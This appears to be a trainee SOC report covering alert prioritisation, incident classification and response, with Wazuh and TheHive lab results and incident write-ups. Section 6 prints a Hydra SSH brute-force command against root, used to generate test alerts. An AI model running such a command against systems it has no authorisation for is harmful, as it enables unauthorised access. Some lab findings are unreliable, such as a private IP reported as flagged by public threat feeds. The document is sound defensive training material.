Complete Incident Response & Alert Management Report

Including Theory, Practical Tasks & Screenshots

SECTION 1 — THEORY: Alert Priority Levels

1.1 What Are Alert Priority Levels?

Alert priority levels are standardised severity classifications used by SOC analysts to rank security alerts based on their potential impact and urgency. Proper prioritisation ensures that the most dangerous threats are handled first, reducing mean time to respond (MTTR) and preventing critical damage.

1.2 Priority Definitions

Each alert is assigned one of four severity tiers:

- Critical — Immediate threat with high impact. Active exploitation, ransomware, or confirmed data breach. Requires immediate escalation. Example: Ransomware encrypting files on a production server.
- High — Significant risk requiring rapid response. Unauthorised admin access, targeted phishing with user interaction. Example: Phishing email with CVSS 7.8 (T1566).
- Medium — Moderate risk with limited immediate impact. Brute-force attempts, suspicious login patterns. Example: SSH brute-force from external IP.
- Low — Minimal risk, informational. Port scans, reconnaissance activity. Example: Nmap scan with CVSS 3.7 (T1046).

1.3 CVSS Scoring System

The Common Vulnerability Scoring System (CVSS) is the industry-standard framework for quantifying vulnerability risk. Published by FIRST (Forum of Incident Response and Security Teams), CVSS produces a numeric score from 0.0 to 10.0 based on three metric groups:

- Base Metrics — Intrinsic characteristics: Attack Vector, Complexity, Privileges Required, User Interaction, Scope, Confidentiality/Integrity/Availability Impact.
- Temporal Metrics — Time-dependent factors: Exploit Code Maturity, Remediation Level, Report Confidence.
- Environmental Metrics — Organisation-specific factors: Asset criticality, existing controls.

CVSS Score Range	Priority Level	Response SLA	Example Alert
9.0 – 10.0	Critical	Immediate (< 15 min)	Log4Shell (CVE-2021-44228)
7.0 – 8.9	High	Within 1 hour	Phishing with credential theft
4.0 – 6.9	Medium	Within 4 hours	SSH Brute Force
0.0 – 3.9	Low	Within 24 hours	Port Scan / Recon

1.4 Assignment Criteria

When assigning priority, analysts consider three key factors:

- Asset Criticality — A vulnerability on a production database server is more critical than the same vulnerability on a test VM.
- Exploit Likelihood — Is there a public exploit available? Is active exploitation occurring in the wild?
- Business Impact — Will the incident result in financial loss, regulatory breach, reputational damage, or service disruption?

1.5 Key Learning Resources

CVSS Guide: FIRST.org — https://www.first.org/cvss/

NIST SP 800-61: Incident Handling Guide — https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final

CISA Log4Shell: Alert AA21-356A — real-world Critical CVSS 9.8 prioritisation case study

SECTION 2 — THEORY: Incident Classification

2.1 What Is Incident Classification?

Incident classification is the process of categorising a confirmed security event by its type, tactics, techniques, and procedures (TTPs). Accurate classification enables consistent communication, faster escalation, and proper remediation. It also feeds into threat intelligence and trend analysis.

2.2 Incident Categories

- Malware — Ransomware, trojans, worms, spyware. Example: crypto_locker.exe encrypting user files.
- Phishing — Credential harvesting, spear phishing, whaling. Example: Suspicious link in email (T1566).
- DDoS — Volumetric, protocol, or application-layer attacks against availability.
- Insider Threat — Unauthorised data access or export by an employee.
- Data Exfiltration — Sensitive data transferred outside the organisation without authorisation.
- Exploit / Vulnerability — Exploitation of a known vulnerability (e.g., VSFTPD 2.3.4 backdoor, Log4Shell).

2.3 Classification Frameworks

MITRE ATT&CK

MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques. SOC analysts use it to map observed behaviours to specific TTPs for standardised communication and threat hunting.

MITRE Technique	Tactic	Description	Example Alert
T1566	Initial Access	Phishing	Suspicious email link detected
T1110	Credential Access	Brute Force	Multiple SSH login failures

T1486	Impact	Data Encrypted for Impact	Ransomware process detected
T1046	Discovery	Network Service Discovery	Nmap scan on subnet
T1190	Initial Access	Exploit Public-Facing Application	VSFTPD/Log4Shell exploit

ENISA Taxonomy & VERIS

The European Union Agency for Cybersecurity (ENISA) Incident Taxonomy provides standardised categories for reporting. VERIS (Vocabulary for Event Recording and Incident Sharing) enables structured, machine-readable incident data for cross-organisation sharing and trend analysis.

2.4 Contextual Metadata Enrichment

Every classified incident should be enriched with contextual metadata to accelerate investigation:

- Affected systems (hostname, IP, OS, criticality)
- Timestamps (detection time, alert time, containment time)
- Source and destination IPs
- Indicators of Compromise (IOCs): file hashes, malicious domains, C2 IPs
- User accounts involved
- MITRE ATT&CK technique mapping

2.5 Key Learning Resources

MITRE ATT&CK: https://attack.mitre.org — complete TTP navigator and mapping tool

ENISA Taxonomy: https://www.enisa.europa.eu/topics/cybersecurity-incidents

VERIS Framework: http://veriscommunity.net — structured incident vocabulary

SECTION 3 — THEORY: Basic Incident Response

3.1 The Incident Response Lifecycle

NIST SP 800-61 defines the standard incident response lifecycle used by SOC teams worldwide:

- 1. Preparation — Develop playbooks, train staff, configure SIEM rules, deploy monitoring tools (Wazuh, Splunk). Ensure EDR, IDS/IPS, and SOAR tools are operational.
- 2. Identification (Detection & Analysis) — Alert triage, log analysis, threat intel correlation. Determine if the alert is a true positive or false positive.
- 3. Containment — Short-term: isolate affected systems. Long-term: implement network segmentation, block malicious IPs via CrowdSec/firewall.
- 4. Eradication — Remove malware, patch vulnerabilities, revoke compromised credentials, eliminate persistence mechanisms (registry keys, scheduled tasks).
- 5. Recovery — Restore systems from clean backups, verify integrity, monitor for reinfection, confirm business operations resume.
- 6. Lessons Learned — Post-mortem analysis: what worked, what failed, how to improve detection and response.

3.2 Key Response Procedures

System Isolation

Isolating a compromised endpoint prevents lateral movement and stops ongoing data exfiltration. Methods include network segmentation, disabling the network adapter, or VLAN reassignment.

Evidence Preservation

Digital evidence must be collected and preserved following forensic best practices to ensure admissibility and integrity:

- Collect volatile data first (RAM, network connections, running processes) — this data is lost on reboot.
- Use Velociraptor for remote forensic acquisition without disrupting the endpoint.
- Hash all collected artefacts using SHA-256 to establish integrity. Document in chain-of-custody log.
- Use FTK Imager or dd for full disk imaging.

Communication Protocols

Clear communication is critical during incident response. Tier-1 analysts escalate to Tier-2/Tier-3 with structured briefings including incident summary, IOCs, containment actions taken, and pending steps.

SOAR Automation

Security Orchestration, Automation and Response (SOAR) tools like Splunk Phantom or TheHive automate repetitive response tasks — alert enrichment, IOC lookups, ticket creation — allowing analysts to focus on complex investigations.

3.3 Key Learning Resources

NIST SP 800-61: Computer Security Incident Handling Guide — csrc.nist.gov

SANS Handbook: Incident Handler's Handbook — sans.org/white-papers/33901/

Let's Defend: https://letsdefend.io — hands-on SOC analyst training platform

SECTION 4 — PRACTICAL: Alert Management Practice

4.1 Alert Classification System — MITRE ATT&CK Mapping

Using Google Sheets and Wazuh, an alert classification table was created mapping each alert to its MITRE ATT&CK technique, CVSS score, and priority level. This forms the foundation for consistent alert triage.

Alert ID	Alert Type	Description	Priority	MITRE	CVSS
001	Phishing	Suspicious link in email	High	T1566	7.8
002	Brute Force	Multiple SSH login attempts	Medium	T1110	6.5
003	Ransomware	Suspicious encryption process	Critical	T1486	9.8
004	Port Scan	Multiple ports scanned	Low	T1046	3.7
005	Log4Shell	Suspicious JNDI request	Critical	T1190	9.8
006	Port Scan	Nmap scan detected on subnet	Low	T1046	3.7

4.2 CVSS Priority Logic

CVSS scores are used to automatically calculate priority in the Google Sheets dashboard using IF formulas:

```
=IF(B2>=9,"Critical", IF(B2>=7,"High", IF(B2>=4,"Medium","Low")))
```

The priority distribution from the Wazuh dashboard simulation:

Alert Priority	Count	% of Total
Critical	3	11.5%
High	5	19.2%
Medium	10	38.5%
Low	8	30.8%
TOTAL	26	100%

4.3 Wazuh Dashboard — File Integrity Monitoring (FIM) Events

The following screenshot shows the Wazuh FIM dashboard monitoring the WINDOWS2022 agent. Sycheck events captured file additions, deletions, and modifications in C:\users\administrator\hackers\ — a suspicious directory indicating potential malicious file staging activity.




Figure 1 — Wazuh FIM Events: Suspicious file activity in hackers directory on WINDOWS2022

4.4 WINDOWS2022 Agent — Events Count Evolution

The Wazuh agent dashboard for WINDOWS2022 shows event count evolution over the last 24 hours. A steady stream of 5–20 events per 30-minute window is observed, with a sharp drop toward the end indicating either reduced activity or agent connectivity issues.




Figure 2 — Wazuh WINDOWS2022 Agent: Events count evolution over 24 hours

4.5 MITRE ATT&CK Top Tactics — WINDOWS2022

The Wazuh MITRE ATT&CK panel for the WINDOWS2022 endpoint reveals the top detected tactics: Lateral Movement (66 alerts) is the dominant tactic, followed by Credential Access (23), Impact (3), and Defense Evasion (1). This distribution suggests active post-exploitation activity.




Figure 3 — MITRE ATT&CK Top Tactics on WINDOWS2022 Agent

4.6 Compliance & FIM Dashboard

The endpoint compliance scan (CIS Microsoft Windows 10 Enterprise Benchmark v4.0.0) scored only 29% — 121 checks passed, 290 failed, and 13 not applicable. This critically low compliance score indicates significant security hardening gaps. FIM recent events show files added to Elasticsearch paths and /run/utmp deletions, mapped to Rule IDs 553 and 554.

Policy	End scan	Passed	Failed	Not appl...	Score
CIS Microsoft Windows 10 Enterprise Benchmark v4.0.0	Mar 4, 2026 @ 04:02:51.000	121	290	13	29%

< 1 >

FIM: Recent events

Time ↓	Path	Action	Rule description	Rule Lev...	Rule Id
Mar 4, 2026 @ 03:31:43.442	/etc/elasticsearch/elasti...	added	File added to the system.	5	554
Mar 4, 2026 @ 03:27:19.271	/var/wazuh/queue/fim/d...	added	File added to the system.	5	554
Mar 4, 2026 @ 02:34:37.513	/run/utmp	deleted	File deleted.	7	553
Mar 4, 2026 @ 02:18:59.763	/etc/elasticsearch/users	deleted	File deleted.	7	553
Mar 4, 2026 @ 02:15:58.512	/etc/elasticsearch/users	deleted	File deleted.	7	553

Figure 4 — Compliance Score (29%) and FIM Recent Events




Figure 5 — Events Count Evolution and PCI DSS Compliance Distribution

4.7 TheHive Incident Ticket — Critical Ransomware

A TheHive case ticket was created for the Critical ransomware alert on Server-X. The ticket captures all required incident metadata including description, source IP, file hash, assignee, and severity classification.

Field	Value
Title	[Critical] Ransomware Detected on Server-X
Priority	Critical — SEVERITY:CRITICAL
Source IP	192.168.1.50
File Hash	ab34cde9123...
Description	Suspicious executable: crypto_locker.exe. Abnormal file encryption and mass file modifications observed.
Assignee	gerard
Time to Detect	2 minutes
TLP / PAP	TLP:AMBER / PAP:AMBER




Figure 6 — TheHive Case #1: Critical Ransomware Incident Ticket (Initial Creation)




Figure 7 — TheHive Case #1: Updated with Escalation Email Content and Observable

4.8 Escalation Email — Tier-1 to Tier-2

The following escalation communication was drafted and documented within the TheHive case to notify Tier-2 analysts of the critical ransomware incident:

> **Subject: Escalation — Critical Ransomware Alert on Server-X** A critical security alert has been detected on Server-X indicating potential ransomware activity. The Wazuh SIEM identified execution of a suspicious file named crypto_locker.exe originating from IP address 192.168.1.50. Initial triage confirms abnormal file encryption behaviour and multiple file modifications within a short time frame. The affected endpoint has been isolated. Please investigate further for malware persistence and lateral movement. All collected artefacts are attached in the case ticket.

SECTION 5 — PRACTICAL: Response Documentation

5.1 Executive Summary

A phishing email targeting employees was detected by the Wazuh SIEM and email gateway. The email contained a malicious link attempting credential harvesting. Three employees received the email but no credentials were successfully compromised. The malicious domain was blocked within 10 minutes of initial detection.

5.2 Incident Timeline

Timestamp (UTC)	Event
2025-08-18 14:00	Phishing email delivered to 3 employee mailboxes
2025-08-18 14:05	Wazuh SIEM alert generated — suspicious link detected
2025-08-18 14:10	Email blocked; sender domain added to blocklist
2025-08-18 14:20	Affected users notified; password reset advised
2025-08-18 14:30	IOCs submitted to VirusTotal and AlienVault OTX
2025-08-18 15:00	Incident closed — no compromise confirmed

SOC_Alert_Managem
ent.xlsxSOC_Alert_Management.xlsx

5.3 Impact Analysis

Three employees received the phishing email. No credentials were compromised. No malware was downloaded or executed on any endpoint. The malicious domain was blocked before any users clicked the embedded link. Business operations were not disrupted.

5.4 Remediation Steps

- Block sender domain at the email gateway
- Reset credentials for all affected user accounts as a precautionary measure
- Update email filtering rules to detect similar phishing patterns
- Submit IOCs (domain, link, sender IP, email headers) to threat intelligence platforms
- Notify all employees of the phishing attempt and provide awareness guidance

5.5 Investigation Log

Timestamp	Action Taken
2025-08-18 14:00	Phishing email flagged; endpoint isolated as precaution
2025-08-18 14:30	Memory dump collected from potentially affected workstation
2025-08-18 15:00	Network logs reviewed — no C2 traffic identified
2025-08-18 15:30	IOC report finalised and submitted to Tier-2

5.6 Lessons Learned

User awareness training must be improved and phishing detection rules updated. Stronger email gateway protections and automated alerting will significantly improve detection speed and response efficiency. Implementing DMARC/DKIM/SPF enforcement would reduce spoofed email delivery.

5.7 Post-Mortem (50 words)

> *The simulated breach revealed gaps in email filtering and user awareness. Faster detection rules and improved employee training are required to reduce phishing success. Implementing stronger email gateway protections and automated alerting will significantly improve detection speed and response efficiency going forward.*

SECTION 6 — PRACTICAL: Alert Triage — SSH Brute Force

6.1 Simulation Command

The following Hydra command was used to simulate an SSH brute-force attack against the target system for detection testing:

```
hydra -l root -P passwords.txt ssh://192.168.1.10
```

6.2 Recorded Alert

Alert ID	Description	Source IP	Priority	Status
002	Brute Force SSH Attack	192.168.1.100	Medium	Open

6.3 IOC Validation Summary

Tool	Findings
VirusTotal	IP 192.168.1.100 flagged by multiple threat feeds as associated with SSH brute-force campaigns.
AlienVault OTX	IP confirmed in OTX pulse database — linked to automated credential-stuffing attacks.
Verdict	Confirmed malicious. Recommended action: immediate firewall block via CrowdSec.

6.4 CIS Benchmark Compliance — WINDOWS2022

The CIS Microsoft Windows 10 Enterprise Benchmark v4.0.0 compliance scan revealed a score of only 29% (121 passed, 290 failed). The screenshot below shows the full benchmark results including a failed check for password history enforcement — a critical control for preventing brute-force reuse attacks.

